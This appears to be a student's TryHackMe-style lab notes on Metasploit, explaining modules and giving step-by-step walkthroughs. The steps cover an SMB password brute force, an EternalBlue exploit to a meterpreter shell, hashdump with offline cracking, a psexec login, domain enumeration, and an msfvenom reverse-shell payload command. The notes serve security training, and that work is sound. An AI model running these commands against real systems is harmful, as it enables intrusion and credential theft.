**Metasploitable:**

**1)Metasploit Introduction**

* **A very famous exploitation framework**
* **This supports all phases of penetration testing engagement.**
* **It has a lot of tools that allow:**
* **information gathering**
* **scanning**
* **exploitation**
* **exploit development.**
* **post-exploitation**
* **It’s also useful for vulnerability research, too.**
* **Important components:**

1. **Msfconsole:** **main command-line interface**
2. **Modules:**  **supporting modules such as exploits, scanners, payloads, etc.**
3. **Tools: Stand-alone tools**

Main Components of Metasploit

1. Interface: Metasploit Console
2. Modules are small components🡪that perform specific tasks like exploiting a vulnerability.

**What is a payload?**

An exploit will take advantage of a vulnerability.

**What is a vulnerability?**

A design, coding, or logic flaw affecting the target system.

**What is an exploit?**

A piece of code that uses a vulnerability present on the target system.

**Auxiliary:** Any supporting module, such as scanners, crawlers and fuzzers, can be found here.

**Encoders:** Encoders will allow you to encode the exploit and payload in the hope that a signature-based antivirus solution may miss them.

**Evasion:** While encoders will encode the payload, they should not be considered a direct attempt to evade antivirus software. On the other hand, “evasion” modules will try that, with more or less success.

**Exploits:** Exploits, neatly organized by target system.

**NOPs:** NOPs (No OPeration) do nothing, literally. They are represented in the Intel x86 CPU family with 0x90, following which the CPU will do nothing for one cycle. They are often used as a buffer to achieve consistent payload sizes.

**Payloads:** Payloads are codes that will run on the target system.

**Post:** Post modules will be useful on the final stage of the penetration testing process listed above, post-exploitation.

You will see four different directories under payloads: adapters, singles, stagers, and stages.

* **Adapters:** An adapter wraps single payloads to convert them into different formats. For example, a normal single payload can be wrapped inside a Powershell adapter, which will make a single powershell command that will execute the payload.
* **Singles:** Self-contained payloads (add user, launch notepad.exe, etc.) that do not need to download an additional component to run.
* **Stagers:**  Responsible for setting up a connection channel between Metasploit  and the target system. Useful when working with staged payloads. “Staged payloads” will first upload a stager on the target system then download the rest of the payload (stage). This provides some advantages as the initial size of the payload will be relatively small compared to the full payload sent at once.
* **Stages:**Downloaded by the stager. This will allow you to use larger sized payloads.

Tool: **msfconsole**

A screen shot of a computer code

Description automatically generated

A screenshot of a computer program

Description automatically generated

**A screenshot of a computer screen


Description automatically generated**

**2) Metasploit Exploitation**


* **Msfupdate**
* **Msfconsole**
* **Search portscan**
* **Search netbios**
* **Use 2**
* **Set RHOSTS IP\_ADDRESS**
* **Run**
* **Nmap -Sv -p 8000 IP\_Address**
* **Search smb\_login**
* **Use 0**
* **Set RHOSTS IP\_ADDRESS**
* **Show options**
* **Set smbuser “penny”**
* *set pass\_file /usr/share/wordlists/MetasploitRoom/MetasploitWordlist.txt*
* run


**A blue background with white text

Description automatically generated**

****

|  |  |
| --- | --- |
| **CONCURRENCY** | Number of targets to be scanned simultaneously. |
| **PORTS** | Port range to be scanned. Please note that 1-1000 here will not be the same as using Nmap with the default configuration. Nmap will scan the 1000 most used ports, while Metasploit will scan port numbers from 1 to 10000. |
| **RHOSTS** | Target or target network to be scanned. |
| **THREADS** | Number of threads that will be used simultaneously. More threads will result in faster scans. |



****



A screenshot of a questionnaire

Description automatically generated

A computer screen shot of a computer program

Description automatically generated



****



The Metasploit database(Important command lines)

**1.systemctl start postgresql:** Starts the PostgreSQL service on the system.

**2.msfdb init:** Initializes the Metasploit Framework database.

**3.msfconsole:** Launches the interactive command-line interface for the Metasploit Framework.

**4.** **db\_status:** Checks the status of the database connection within Metasploit.

**5. workspace:** Displays the current workspace in Metasploit.

**6. workspace -a tryhackme:** Adds a new workspace named "tryhackme" in Metasploit.

**7.db\_nmap -sV -p- 10.10.12.229:** Performs a comprehensive port scan with service version detection on the IP address 10.10.12.229 using the database within Metasploit.

You may want to look for low-hanging fruits such as:

* HTTP: Could potentially host a web application where you can find vulnerabilities like SQL injection or Remote Code Execution (RCE).
* FTP: Could allow anonymous login and provide access to interesting files.
* SMB: Could be vulnerable to SMB exploits like MS17-010
* SSH: Could have default or easy to guess credentials
* RDP: Could be vulnerable to Bluekeep or allow desktop access if weak credentials were used.

Steps:

* Msfconsole
* **scanner/vnc/vnc\_login**
* **info**
* **search smtp**
* **use 39(because we’re looking for open relay)**
* **info**






A blue background with white text

Description automatically generated

* 1. "nmap -sC" command initiates an Nmap scan with script scanning enabled
  2. nmap -sC 10.10.116.55: This Winodws 7 is vulnerable to eternalblue
  3. use exploit/windows/smb/ms17\_010\_eternalblue



4.options

5.set RHOSTS IPADDRESS

6.run

7. Now, that we have meterpeter, type shell


8. dir🡪 to list everything

9.After I found it using search -f flag.txt, I went to its directory

10.then write ‘type flag.txt’ to display content:



11. hashdump🡪 to get “pirate’s” password





Important notes:


**msfvenom -l payloads🡪**

Msfvenom will allow you to access all payloads available in the Metasploit framework.


Msfvenom🡪

* Create a meterpreter payload in the .elf format (on the AttackBox, or your attacking machine of choice).

msfvenom -p linux/x86/meterpreter/reverse\_tcp LHOST=10.10.116.55 LPORT=1234 -f elf > rev\_shell.elf



* Msfconsole
* exploit/windows/smb/psexec
* show options
* set rhosts
* then set the password and username
* run
* sysinfo
* Computer name acquired!
* Background session by CRTL+Z
* post/windows/gather/enum\_domain after background session
* Sessions -i
* Set SESSION 1
* run
* Domain NetBIOS Name: FLASH



After using hashdump, use crackstation to get the cleartext

